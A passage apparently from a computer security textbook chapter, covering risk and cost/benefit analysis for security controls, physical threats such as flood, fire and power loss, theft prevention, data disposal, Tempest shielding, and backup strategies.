Hardware (50,000 amortized over 5 years)	+10,000
Software (20,000 amortized over 5 years)	+4,000
Support personnel (each year)	+40,000
Annual cost	54,000
Expected annual loss (6,000 - 6,000 + 54,000)	\$54,000
Savings (6,000 - 54,000)	-\$48,000

TABLE 10-8 Cost/Benefit Analysis for Replacing Network Access

To supplement this tabular analysis, we can use a graphical depiction to contrast the economics involved in choosing among several strategies. For example, suppose we are considering the use of regression testing after making an upgrade to fix a security flaw. Regression testing means applying tests to verify that all remaining functions are unaffected by the change. It can be an expensive process, especially for large systems that implement many functions. (This example is taken from Shari Lawrence Pfleeger and Joanne Atlee [[PFL10a](#)].)

To help us decide, we draw a diagram such as that in [Figure 10-2](#). We want to compare the risk impact of doing regression testing with not doing it. Thus, the upper part of the diagram shows the risks in doing regression testing, and the lower part the risks of not doing regression testing. In each of the two cases, one of three things can happen: We find a critical fault, there is a critical fault but we miss finding it, or there are no critical faults to be found. For each possibility, we first calculate the probability of an unwanted outcome, $P(UO)$. Then, we associate a loss with that unwanted outcome, $L(UO)$. Thus, in our example, if we do regression testing and miss a critical fault lurking in the system (a probability of 0.05), the loss could be \$30 million. Multiplying the two, we find the risk exposure for that strategy to be \$1.5 million. As you can see from the calculations in the figure, doing the regression testing is safer than skipping it.




FIGURE 10-2 Risk Calculation for Regression Testing

As shown in these examples, risk analysis can be used to evaluate the true costs of proposed controls. In this way, risk analysis can be used as a planning tool. The effectiveness of different controls can be compared on paper before actual investments are made. Risk analysis can thus be used repeatedly, to select an optimum set of controls.

Arguments For and Against Risk Analysis

Risk analysis is a well-known planning tool, used often by auditors, accountants, and managers. In many situations, such as obtaining approval for new drugs, new power plants, and new medical devices, a risk analysis is required by law in many countries. There are many good reasons to perform a risk analysis in preparation for creating a security plan.

- *Improve awareness.* Discussing issues of security can raise the general level of interest and concern among developers and users. Especially when the user population has little expertise in computing, the risk analysis can educate users about the role security plays in protecting functions and data that are essential to user operations and products.
- *Relate security mission to management objectives.* Security is often perceived as a financial drain for no gain. Management does not always see that security helps balance harm and control costs.
- *Identify assets, vulnerabilities, and controls.* Some organizations are unaware of their computing assets, their value to the organization, and the vulnerabilities associated with those assets. A systematic analysis produces a comprehensive list of assets, valuations, and risks.
- *Improve basis for decisions.* A security manager can present an argument such

as “I think we need a firewall here” or “I think we should use token-based authentication instead of passwords.” Risk analysis augments the manager’s judgment as a basis for the decision.

- *Justify expenditures for security.* Some security mechanisms appear to be very expensive and without obvious benefit. A risk analysis can help identify instances where it is worth the expense to implement a major security mechanism. Managers can show the much larger risks of *not* spending for security.

Risk analysis provides a rational basis for spending for security, justifying both the things to spend on and the amounts to spend.

However, despite the advantages of risk analysis, there are several arguments against using it to support decision making.

- *False sense of precision and confidence.* The heart of risk analysis is the use of empirical data to generate estimates of risk impact, risk probability, and risk exposure. The danger is that these numbers will give us a false sense of precision, thereby giving rise to an undeserved confidence in the numbers. However, in many cases the numbers themselves are much less important than their relative sizes. Whether an expected loss is \$100,000 or \$150,000 is relatively unimportant. It is much more significant that the expected loss is far above the \$10,000 or \$20,000 budget allocated for implementing a particular control. Moreover, anytime a risk analysis generates a large potential loss, the system deserves further scrutiny to see if the root cause of the risk can be addressed.

- *Hard to perform.* Enumerating assets, vulnerabilities, and controls requires creative thinking. Assessing loss frequencies and impact can be difficult and subjective. A large risk analysis will have many things to consider. Risk analysis can be restricted to certain assets or vulnerabilities, however.

- *Immutability.* Many software project leaders view processes like risk analysis as an irritating fact of life—a step to be taken in a hurry so that the developers can get on with the more interesting jobs related to designing, building, and testing the system. For this reason, risk analyses, like contingency plans and five-year plans, have a tendency to be filed and promptly forgotten. But if an organization takes security seriously, it will view the risk analysis as a living document, updating it at least annually or in conjunction with major system upgrades.

- *Lack of accuracy.* Risk analysis is not always accurate, for many reasons. First, we may not be able to calculate the risk probability with any accuracy, especially when we have no past history of similar situations. Second, even if we know the likelihood, we cannot always estimate the risk impact very well. The risk management literature is replete with papers about describing the scenario, showing that presenting the same situation in two different ways to two equivalent groups of people can yield two radically different estimates of impact. And third, we may not be able to anticipate all the possible risks. For

example, bridge builders did not know about the risks introduced by torque from high winds until the Tacoma Narrows Bridge twisted in the wind and collapsed. After studying the colossal failure of this bridge and discovering the cause, engineers made mandatory the inclusion of torque in their simulation parameters. Similarly, we may not know enough about software, security, or the context in which the system is to be used, so there may be gaps in our risk analysis that cause it to be inaccurate.

This lack of accuracy is often cited as a deficiency of risk analysis. But this lack is a red herring. Risk analysis is useful as a planning tool, to compare options. We may not be able to predict events accurately, but we can use risk analysis to weigh the trade-offs between one action and another. When risk analysis is used in security planning, it highlights which security expenditures are likely to be most cost effective. This investigative basis is important for choosing among controls when money available for security is limited. And our risk analysis should improve as we build more systems, evaluate their security, and have a larger experience base from which to draw our estimates.

A risk analysis has many advantages as part of a security plan or as a tool for less formal security decision making. It ranges from very subjective and imprecise to highly quantitative. It is useful for generating and documenting thoughts about likely threats and possible countermeasures. Finally, it supports rational decision making about security controls.

Next we turn to natural disasters with security implications.

10.5 Dealing with Disaster

Much of this book has focused on technical issues in security and their technical solutions: firewalls, encryption techniques, malware scanners, and more. But many threats to security involve human or natural disasters, events that should also be addressed in the security plan. For this reason, in this section we consider how to cope with the nontechnical things that can go wrong. Dealing with nontechnical problems has two aspects: preventing things that can be prevented and recovering from the things that cannot be prevented. Physical security is the term used to describe protection needed outside the computer system. Typical physical security controls include guards, locks, and fences to deter direct attacks. In addition, there are other kinds of protection against less direct disasters, such as floods and power outages; these, too, are part of physical security. As this section shows, many physical security measures can be established simply by good common sense, a characteristic that Mark Twain noted “is a most uncommon virtue.”

Natural Disasters

Computers are subject to the same natural disasters that can occur to homes, stores, and automobiles. They can be flooded, burned, melted, hit by falling objects, and destroyed by earthquakes, storms, and tornadoes. Additionally, computers are sensitive to their operating environment, so excessive heat or inadequate power is also a threat. No one can prevent natural disasters, but through careful planning, organizations can reduce the damage they inflict. Some measures can be taken to reduce their impact. Because many of these perils cannot be prevented or predicted, controls focus on limiting possible damage and recovering quickly from a disaster. Issues to be considered include the need for offsite

backups, the cost of replacing equipment, the speed with which equipment can be replaced, the need for available computing power, and the cost or difficulty of replacing data and programs.

Natural disasters can neither be predicted nor prevented; that does not excuse failing to prepare for them.

Flood

Water from a natural flood comes from ground level, rising gradually, and bringing with it mud and debris. Often, the staff has time for an orderly shutdown of the computing system; at worst, the organization loses some of the processing in progress. At other times, such as when a dam breaks, a water pipe bursts, a sprinkler system malfunctions, or the roof collapses in a storm, a sudden flood can overwhelm the system and its users before anything can be saved. Water can come from above, below, or the side. The machinery may be destroyed or damaged by mud and water, but most computing systems are insured and replaceable by the manufacturer. Managers of unique or irreplaceable equipment who recognize the added risk sometimes purchase or lease duplicate redundant hardware systems to ensure against disruption of service.

Even when the hardware can be replaced, we must be concerned about the stored data and programs. The system administrator may choose to label storage media in a way that makes it easy to identify the most important data. For example, green, yellow, and red labels may show which disks are the most sensitive, so that all red disks are moved from the data center during a storm. Similarly, large plastic bags and waterproof tape can be kept near important equipment and media; they are used to protect the hardware and storage media in case of a burst pipe or other sudden flood.

The real issue is protecting data and preserving the ability to compute. The only way to ensure the safety of data is to store backup copies in one or more safe locations.

Fire

Fire is more serious than water; often there is not as much time to react, and human lives are more likely to be in immediate danger. To ensure that system personnel can react quickly, every user and manager should have a plan for shutting down the system in an orderly manner. Such a process takes only a few minutes but can make recovery much easier. This plan should include individual responsibilities for all people: some to halt the system, others to protect crucial media, others to close doors on media cabinets. Provision should be made for secondary responsibilities, so that onsite staff can perform duties for those who are not in the office.

Water is traditionally used to put out fires, but it can destroy equipment and paper. In fact, sprinklers can be more destructive than the fires themselves. A fire sensor usually activates many sprinklers, dousing an entire room, even when the fire is merely some ignited paper in a wastebasket and of no threat to the computing system. Many computing centers use carbon dioxide extinguishers or an automatic system that sprays a gas such as Halon to smother a fire but leave no residue. Unfortunately, these gas systems work by displacing the oxygen in the room, choking the fire but leaving humans unable to breathe.

Consequently, when these protection devices are activated, humans must leave, halting efforts to salvage portable media.

The best defense for situations like these is careful placement of the computing facility. A windowless location with fire-resistant access doors and nonflammable full-height walls can prevent some fires from spreading from adjacent areas to the computing room. With a fire- and smoke-resistant facility, personnel merely shut down the system and leave, perhaps carrying out the most important media.

Fire prevention is quite effective, especially because most computer goods are not especially flammable. Advance planning, reinforced with simulation drills, can help make good use of the small amount of time available before evacuation is necessary.

Other Natural Disasters

Computers are subject to wind storms, earthquakes, volcanoes, and similar events. Although not natural disasters, building collapse, explosion, and damage from falling objects can be considered in the same category. These kinds of catastrophes are difficult to predict or value.

But we know these catastrophes will occur. Security managers cope with them in several ways:

- developing contingency plans so that people know how to react in emergencies and business can continue
- insuring physical assets—computers, buildings, devices, supplies—against harm
- preserving sensitive data by maintaining copies in physically separated locations

Power Loss

Computers need their food—electricity—and they require a constant, pure supply of it. With a direct power loss, all computation ceases immediately. Because of possible damage to media by sudden loss of power, many disk drives monitor the power level and quickly retract the recording head if power fails. For certain time-critical applications, loss of service from the system is intolerable; in these cases, alternative complete power supplies must be instantly available.

Uninterruptible Power Supply

One protection against power loss is an uninterruptible power supply. This device stores energy during normal operation so that it can return the backup energy if power fails. One form of uninterruptible power supply uses batteries that are continually charged when the power is on but which then provide power when electricity fails. However, size, heat, flammability, and low output can be problems with batteries.

Some uninterruptible power supplies use massive wheels that are kept in continuous motion when electricity is available. When the power fails, the inertia in the wheels operates generators to produce more power. Size and limited duration of energy output are problems with this variety of power supply. Both forms of power supplies are intended to provide power for a limited time, just long enough to allow the current state of the

computation to be saved so that no computation is lost.

Surge Suppressor

Another problem with power is its “cleanness.” Although most people are unaware of it, a variation of 10 percent from the stated voltage of a line is considered acceptable, and some power lines vary even more. A particular power line may consistently be up to 10 percent high or low.

In many places, lights dim momentarily when a large appliance, such as an air conditioner, begins operation. When a large motor starts, it draws an exceptionally large amount of current, which reduces the flow to other devices on the line. When a motor stops, the sudden termination of draw can send a temporary surge along the line. Similarly, lightning strikes may send a momentary large pulse. Thus, instead of being constant, the power delivered along any electric line shows many brief fluctuations, called drops, spikes, and surges. A drop is a momentary reduction in voltage, and a spike or surge is a rise. For computing equipment, a drop is less serious than a surge. Most electrical equipment is tolerant of rather large fluctuations of current.

These variations can be destructive to sensitive electronic equipment, however. Simple devices called “surge suppressors” filter spikes from an electric line, blocking fluctuations that would affect computers. These devices cost from \$20 to \$100; they should be installed on every computer, printer, or other connected component. More sensitive models are typically used on larger systems.

As mentioned previously, a lightning strike can send a surge through a power line. To increase protection, personal computer users usually unplug their machines when they are not in use, as well as during electrical storms. Another possible source of destruction is lightning striking a telephone line. Because the power surge can travel along the phone line and into the computer or peripherals, the phone line should be disconnected from the modem during storms. These simple measures may save much work as well as valuable equipment.

Human Vandals

Because computers and their media are sensitive to a variety of disruptions, a vandal can destroy hardware, software, and data. Human attackers may be disgruntled employees, bored operators, saboteurs, people seeking excitement, or unwitting bumbler. If physical access is easy to obtain, crude attacks using axes or bricks can be very effective. One man recently shot a computer that he claimed had been in the shop for repairs many times without success.

Physical attacks by unskilled vandals are often easy to prevent; a guard can stop someone approaching a computer installation with a threatening or dangerous object. When physical access is difficult, more subtle attacks can be tried, resulting in quite serious damage. People with modest technical knowledge of a system can short-circuit a computer with a car key or disable a disk drive with a paper clip. These items are not likely to attract attention until the attack is completed.

Unauthorized Access and Use

Films and newspaper reports exaggerate the ease of gaining access to a computing

system. Still, as distributed computing systems become more prevalent, protecting the system from outside access becomes more difficult and more important. Interception is a form of unauthorized access; the attacker intercepts data and either breaks confidentiality or prevents the data from being read or used by others. In this context, interception is a passive attack. But we must also be concerned about active interception, in the sense that the attacker can change or insert data before allowing it to continue to its destination.

Theft

Stealing a large mainframe computer or a rack of servers is challenging. Not only is carrying it away difficult, but finding a willing buyer and arranging installation and maintenance also require special assistance. However, printed reports and removable data devices can be carried easily. If the theft is done well, the loss may not be detected for some time.

Personal computers, laptops, smartphones, and personal digital assistants (PDAs, such as tablets or Blackberries) are designed to be small and portable. Flash drives or memory sticks are easily carried in a pocket or briefcase. Computers and media that are easy to carry are also easy to conceal.

We can take one of three approaches to preventing theft: preventing access, preventing portability, or detecting exit.

Preventing Access

The surest way to prevent theft is to keep the thief away from the equipment. However, thieves can be either insiders or outsiders. Therefore, access control devices are needed both to prevent access by unauthorized individuals and to record access by those authorized. A record of accesses can help identify who committed a theft.

The oldest access control is a guard, not in the firewall sense we discussed in [Chapter 6](#) but in the sense of a human being stationed at the door to control access to a room or to equipment. Guards offer traditional protection; their role is well understood, and the protection they offer is adequate in many situations. However, guards must be on duty continuously in order to be effective; permitting breaks implies at least four guards for a 24-hour operation, with extras for vacation and illness. A guard must personally recognize someone or recognize an access token, such as a badge. People can lose or forget badges; terminated employees and forged badges are also problems. Unless the guards make a record of everyone who has entered a facility, the security staff cannot know who (employee or visitor) has had access before a problem is discovered.

The second oldest access control is a lock. This device is even easier, cheaper, and simpler to manage than a guard. However, it too generates no record of who has had access, and difficulties arise when keys are lost or duplicated. At computer facilities, you cannot fumble for a key when your hands are filled with devices that might be ruined if dropped. A site also cannot ignore piggybacking: a person who walks through the door that someone else has just unlocked. Still, guards and locks afford simple, effective security for access to facilities such as computer rooms. In many situations, simple is better.

More exotic access control devices employ cards with radio transmitters, magnetic

stripe cards (similar to bank cards), and smart cards with chips containing electronic circuitry that makes them difficult to duplicate. Because each of these devices interfaces with a computer, the computer can capture identity information, generating a list of who entered and left the facility, when, and by which routes. Some of these devices operate by proximity, so that a person can carry the device in a pocket or clipped to a collar; the person obtains easy access even when both hands are full. Because these devices are computer controlled, the system administrators can readily invalidate an access authority when someone quits or reports the access token lost or stolen.

The nature of the application or service determines how strict the access control needs to be. Working in concert with computer-based authentication techniques, the access controls can be part of defense in depth—using multiple mechanisms to provide security.

Preventing Portability

Portability is a mixed blessing. We can now carry around in our pockets devices that provide as much computing power as mainframes did twenty years ago. Portability is in fact a necessity in devices such as tablets and mobile phones. And we do not want to permanently affix our personal computers to our desks, in case they need to be removed for repair or replacement. Thus, we need to find ways to enable portability without promoting theft.

One antitheft device is a pad connected to cable, similar to those used to secure bicycles. The pad is glued to the desktop with extremely strong adhesive. The cables loop around the equipment and are locked in place. Releasing the lock permits the equipment to be moved. An alternative is to couple the base of the equipment to a secure pad, in much the same way that televisions are locked in place in hotel rooms. Yet a third possibility is a large, lockable cabinet in which the personal computer and its peripherals are kept when they are not in use. Some people argue that cables, pads, and cabinets are unsightly and, worse, they make the equipment inconvenient to use. And they are incompatible with portable devices such as tablets and laptops.

Another alternative is to use movement-activated alarm devices when the equipment is not in use. Small alarms are available that can be locked to a laptop or case. When movement is detected, a loud, annoying whine or whistle warns that the equipment has been disturbed. Such an alarm is especially useful when laptops must be left in meeting or presentation rooms overnight or during a break. In [Sidebar 10-8](#) we describe the magnitude of the problem of lost and stolen laptops. Used in concert with guards, the alarms can offer reasonable protection at reasonable cost.

Sidebar 10-8 Laptops Fly Away at Airports

Ponemon Institute conducted a survey of laptop loss at airports in the United States and Europe [[PON08](#)]. At 36 of the largest U.S. airports they found an average of 286 laptops are lost, misplaced, or stolen *per week*. For eight large European airports, the figure is even larger: 474. Of these, 33 percent were recovered either before or after the flight in the United States and 43 percent in Europe.

Travelers reported feeling rushed at the airport (70 percent), carrying too

many items (69 percent), and worrying about flight delays (60 percent) as contributing factors to the loss of a computer. Among those losing computers, 53 percent (United States) and 49 percent (Europe) said the lost devices contained sensitive data, and 42 percent of both samples indicated the data were not backed up. Worse, 65 percent (United States) and 55 percent (Europe) had not taken steps to protect the sensitive data on the laptops.

Among Ponemon's recommendations for computer users was to think twice about information carried on a computer: Business travelers should consider whether it is really necessary to have so much data with them.

Detecting Theft

For some devices, protection is more important than detection. We want to keep someone from stealing certain systems or information at all costs. But for other devices, it may be enough to detect that an attempt has been made to access or steal hardware or software. For example, chaining down a disk makes it unusable. Instead, we try to detect when someone tries to leave a protected area with the disk or other protected object. In these cases, the protection mechanism should be small and unobtrusive.

One such mechanism is similar to the protection used by many libraries, bookstores, or department stores. Each sensitive object is marked with a special label. Although the label looks like a normal pressure-sensitive one, its presence can be detected by a machine at the exit door if the label has not been disabled by an authorized party, such as a librarian or sales clerk. Similar security code tags are available for vehicles, people, machinery, and documents. Some tags are enabled by radio transmitters. When the detector sounds an alarm, someone must apprehend the person trying to leave with the marked object.

Interception of Sensitive Information

When disposing of a draft copy of a confidential report containing its sales strategies for the next five years, a company wants to be especially sure that the report is not reconstructable by one of its competitors. When the report exists only as hard copy, destroying the report is straightforward, usually accomplished by shredding or burning. But when the report exists digitally, destruction is more problematic. There may be many copies of the report in digital and paper form and in many locations (including on the computer and on storage media). There may also be copies in backups and archived in email files. In this section, we look at several ways to dispose of sensitive information.

Shredding

Shredders have existed for a long time, as devices used by banks, government agencies, and others organizations to dispose of large amounts of confidential data. Although most of the shredded data is on paper, shredders can also be used for destroying printer ribbons and some types of disks and tapes. Shredders work by converting their input to thin strips or pulp, with enough volume to make it infeasible for most people to try to reconstruct the original from its many pieces. When data are extremely sensitive, some organizations burn the shredded output for added protection.

For small, inexpensive devices such as flash drives, simply breaking the object in half is another effective means of destruction. The internal circuitry is so small that reattaching

all the broken connections is most unlikely.

Overwriting Magnetic Data

Magnetic media present a special problem for those trying to protect the contents. When data are stored on magnetic disks, the ERASE or DELETE functions often simply change a directory pointer to free up space on the disk. As a result, the sensitive data are still recorded on the medium, and they can be recovered by analysis of the directory. A more secure way to destroy data on magnetic devices is to overwrite the data several times, using a different pattern each time. This process removes enough magnetic residue to prevent most people from reconstructing the original file. However, “cleaning” a disk in this fashion takes time. Moreover, a person using highly specialized equipment might be able to identify each separate message, much like the process of peeling off layers of wallpaper to reveal the wall beneath.

Degaussing

Degaussers destroy magnetic fields. Passing a disk or other magnetic medium through a degausser generates a magnetic flux so forceful that all magnetic charges are instantly realigned, thereby fusing all the separate layers. A degausser is a fast way to cleanse a magnetic medium, although experts question whether it is adequate for use in the most sensitive of applications. (Media that have had the same pattern for a long time, such as a disk saved for archival purposes, may retain traces of the original pattern even after it has been overwritten many times or degaussed.) For most users, a degausser is a fast way to neutralize a disk or tape, permitting it to be reused by others.

Protecting Against Emanation: Tempest

Computer screens emit signals that can be detected from a distance. In fact, any components, including printers, disk drives, and processors, can emit information. Tempest is a U.S. government program under which computer equipment is certified as emission free (that is, no detectable emissions). There are two approaches for preparing a device for Tempest certification: enclosing the device and modifying the emanations.

The obvious solution to preventing emanations is to trap the signals before they can be picked up. Enclosing a device in a conductive case, such as copper, diffuses all the waves by conducting them throughout the case. Copper is a good conductor, and the waves travel much better through copper than through the air outside the case, so the emissions are rendered harmless.

This solution works very well with cable, which is then enclosed in a solid, emanation-proof shield. Typically, the shielded cable is left exposed so that anyone can inspect visually for signs of tapping or other tampering. The shielding must be complete. That is, it does little good to shield a length of cable but not also shield the junction box at which that cable is connected to a component. The line to the component and the component itself must be shielded, too.

The shield must enclose the device completely. If top, bottom, and three sides are shielded, emanations are prevented only in those directions. However, a solid copper shield is useless in front of a computer screen. Covering the screen with a fine copper mesh in an intricate pattern carries the emanation safely away. This approach solves the

emanation problem while still maintaining the screen's usability.

Entire computer rooms or even whole buildings can be shielded in copper so that large computers inside do not leak sensitive emanations. Although it seems appealing to shield the room or building instead of each component, the scheme has significant drawbacks. A shielded room is inconvenient because it is impossible to easily expand the room as needs change. The shielding must be done carefully, because any puncture is a possible point of emanation. Furthermore, continuous metal pathways, such as water pipes or heating ducts, act as antennas to convey the emanations away from their source.

Emanations can also be designed in such a way that they cannot be retrieved. This process is similar to generating noise in an attempt to jam or block a radio signal. With this approach, the emanations of a piece of equipment must be modified by addition of spurious signals. Additional processors are added to Tempest equipment specifically to generate signals that fool an interceptor. The exact Tempest modification methods are classified.

As might be expected, Tempest-enclosed components are larger and heavier than their unprotected counterparts. Tempest testing is a rigorous program of the U.S. Department of Defense. Once a product has been approved, even a minor design modification, such as changing from one manufacturer's power supply to an equivalent one from another manufacturer, invalidates the Tempest approval. Therefore, these components are costly, ranging in price from 10 percent to 300 percent more than similar non-Tempest products. They are most appropriate in situations in which the data to be confined are of great value, such as top-level government information. Other groups with less dramatic needs can use other less rigorous shielding.

Contingency Planning

The key to successful recovery is adequate preparation. Seldom does a crisis destroy irreplaceable equipment; most computing systems—personal computers to mainframes—are standard, off-the-shelf systems that can easily be replaced. Data and locally developed programs are more vulnerable because they cannot quickly be substituted from another source. Let us look more closely at what to do after a crisis occurs.

Backup

In many computing systems, some data items change frequently, whereas others seldom change. For example, a database of bank account balances changes daily, but a file of depositors' names and addresses changes much less often. Also the number of changes in a given period of time is different for these two files. These variations in number and extent of change relate to the amount of data necessary to reconstruct these files in the event of a loss.

Backup permits recovery from loss or failure of a computing device.

A backup is a copy of all or a part of a file to assist in reestablishing a lost file. In professional computing systems, periodic backups are usually performed automatically, often at night when system usage is low. But, as [Sidebar 10-9](#) explains, the cost of backups can be significant for some businesses. Everything on the system is copied, including

system files, user files, scratch files, and directories, so that the system can be regenerated after a crisis. This type of backup is called a complete backup. Complete backups are done at regular intervals, usually weekly or daily, depending on the criticality of the information or service provided by the system.

Sidebar 10-9 Cost of Backup: A Business Decision

Data are no longer stored only on large mainframe computers. Your organization's key information could reside on your laptop, on remote servers, or even on your smartphone. The sheer number of devices holding important data suggests that the cost of regular backups could be extremely high.

Deciding whether, when, and how often to back up is an essential business decision. Resources spent on backups, including support staff, could be spent instead on providing products and services to customers. So is it better for an organization to take its chances and deal with problems only when they happen? David Smith's research [[SMI03](#)] suggests that the answer is no. Smith estimated that 80 million personal computers and over 60 million desktop computers were in use by U.S. businesses in 2003. In a different analysis, market intelligence firm IDC estimated that in 2010 40 percent of small-to-medium-sized enterprises did not back up their data, and of the 60 percent who did, 40 percent to 50 percent of the backups were incomplete or unrecoverable.

Smith points out that even when data can be recovered, substantial costs are involved. Using the average salary of a computer support specialist and estimates of recovery time, he suggests that for each incident, businesses pay \$170 per loss for each internal specialist, and twice that for external consultants to perform the recovery. Lost productivity for each employee affected is estimated to be over \$200, and the expected value of the data lost is \$3,400. Smith suggests that data loss costs U.S. businesses over \$18 billion a year. Although these figures are somewhat dated, we can extrapolate using a 68 percent increase in the cost of a data loss (*Computerworld* 20 March 2012) from 2007 to 2011.

There is another way to think about the cost of data loss. Suppose an organization loses the data for 100,000 customers, and it costs \$20 per customer (a very low estimate) for organization personnel to contact each customer and elicit replacement data. That's \$2 million that could have been spent on more important business functions. So the cost of backing up the 100,000 records should be less than the \$2 million cost to replace them. In fact, this analysis underestimates the costs in other ways: When customers find out about the data loss, they may switch to a competitor, or the company's stock price may suffer.

Thus, each organization must weigh the cost of its potential losses against the costs of doing regular backups. There are other alternatives, such as insurance. But when data are essential to the organization's viability, insurance may not be a realistic option.

Major installations may perform **revolving backups**, in which the last several backups are kept. Each time a backup is done, the oldest backup is replaced with the newest one.

There are two reasons to perform revolving backups: to avoid problems with corrupted media (so that all is not lost if one of the disks is bad) and to allow users or developers to retrieve old versions of a file. Another form of backup is a **selective backup**, in which only files that have been changed (or created) since the last backup are saved. In this case, fewer files must be saved, so the backup can be done more quickly. A selective backup combined with an earlier complete backup effects a complete backup in the time needed for only a selective backup.

For each type of backup, we need the means to move from the backup forward to the point of failure. That is, we need a way to restore the system in the event of failure. In critical transaction systems, we address this need by keeping a complete record of changes since the last backup. Sometimes, the system state is captured by a combination of computer- and paper-based recording media. For example, if a system handles bank teller operations, the individual tellers duplicate their processing on paper records—the deposit and withdrawal slips that accompany your bank transactions; if the system fails, the staff restores the latest backup version and reapplies all changes from the collected paper copies. Or the banking system creates a paper journal, which is a log of transactions printed just as each transaction completes.

Personal computer users often do not appreciate the need for regular backups. Even minor crises, such as a failed piece of hardware, can seriously affect personal computer users. [Sidebar 10-9](#) cited one estimate of the number of small-to-medium-sized businesses that do not backup their data, but experts imagine the statistics are worse for private individuals. For one example of a personal computer user who did not perform any backups, see [Sidebar 10-10](#). With a backup, users can simply change to a similar machine and continue work.

Individuals often fail to back up their own data.

Offsite Backup

A backup copy is useless if it is destroyed in the crisis, too. Many major computing installations rent warehouse space some distance from the computing system, far enough away that a crisis is not likely to affect the offsite location at the same time. As a backup is completed, it is transported to the backup site. Keeping a backup version separate from the actual system reduces the risk of its loss. Similarly, the paper trail is also stored somewhere other than at the main computing facility.

Sidebar 10-10 One Computer = A Lifetime of Movies

Washington Post columnist Marc Fisher wrote in early December 2010 that his house had been burglarized and his son's iPod, laptop, and cash, as well as a new jacket and other things were stolen. The thief took a picture of himself wearing the jacket and flashing a handful of cash he had just taken; then, the thief was so brazen as to post that picture to Fisher's son's Facebook page. This was just an ordinary crime with a criminal a bit cockier than most. As Fisher wrote, nobody was hurt and most items were replaceable.

The one irreplaceable item was data. On his laptop the son had a log of every

movie he had watched in his entire life—“hundreds and hundreds,” along with comments about each one. But he had never backed up that file, let alone anything else on the laptop. “It’s gone—a reminder of the new reality that computers ... have created, a world in which a document meant to last a lifetime can disappear in an instant ...”

And how long would it have taken to copy that file to a memory stick?

If the purpose of backup is to protect against disaster, the backup must not also be destroyed in the disaster.

Personal computer users concerned with integrity can take home a copy of important disks as protection or send a copy to a friend in another city. If both secrecy and integrity are important, a bank vault, or even a secure storage place in another part of the same building can be used. The worst place to store a backup copy is where it usually is stored: right next to the machine.

Networked Storage

With today’s extensive use of networking, using the network to implement backups is a good idea. Storage providers sell space in which you can store data; think of these services as big network-attached disk drives. You rent space just as you would consume electricity: You pay for what you use. The storage provider needs to provide only enough total space to cover everyone’s needs, and it is easy to monitor usage patterns and increase capacity as combined needs rise.

Networked storage is perfect for backups of critical data because you can choose a storage provider whose physical storage is not close to your processing. In this way, physical harm to your system will not affect your backup. You do not need to manage tapes or other media and physically transport them offsite.

Cloud Backup

The Internet has given rise to another backup method. As we describe in [Chapter 8](#), companies, including Internet giants Microsoft, Google, and Amazon, effectively augment a user’s workstation with a seemingly infinite set of hardware on the Internet. The user signs a contract with a cloud provider and uses the Internet effectively as an auxiliary device.

A typical service is Google docs, in which a user can create a document either locally or “in the cloud,” meaning through an Internet-based application on the user’s web browser. The user edits a document locally and pushes a replica of the document back into the Internet, or the user edits completely in the cloud, using the editing tools provided by the cloud server, for example, Google. Three significant advantages of this approach relate to availability.

First, and most important for this discussion, Google assumes responsibility for maintaining the content. Even if one of Google’s hardware storage devices fails, Google maintains replicated copies of the document on different devices in different locations, so the user is directed to a copy without even knowing there has been a hardware failure.

Thus, the document is automatically backed up. Second, because the data are reached through the Internet, the user needs only an Internet connection to access a document; on a business trip, at home, or on vacation, the user accesses documents just as if in the office. Finally, the cloud permits document sharing by a controlled list of people.

Cloud computing carries risks; for example, if the cloud provider goes out of business or the user defaults on the contract with the provider, access to the user's data may be in jeopardy. And the user gives up significant control over data, which has implications for highly sensitive data. Nevertheless, cloud computing can provide automatic redundancy that overcomes failing to perform backups at critical times.

Cold Site

Depending on the nature of the computation, it may be important to be able to quickly recover from a crisis and resume computation. A bank, for example, might be able to tolerate a four-hour loss of computing facilities during a fire, but it could not tolerate a ten-month period to rebuild a destroyed facility, acquire new equipment, and resume operation.

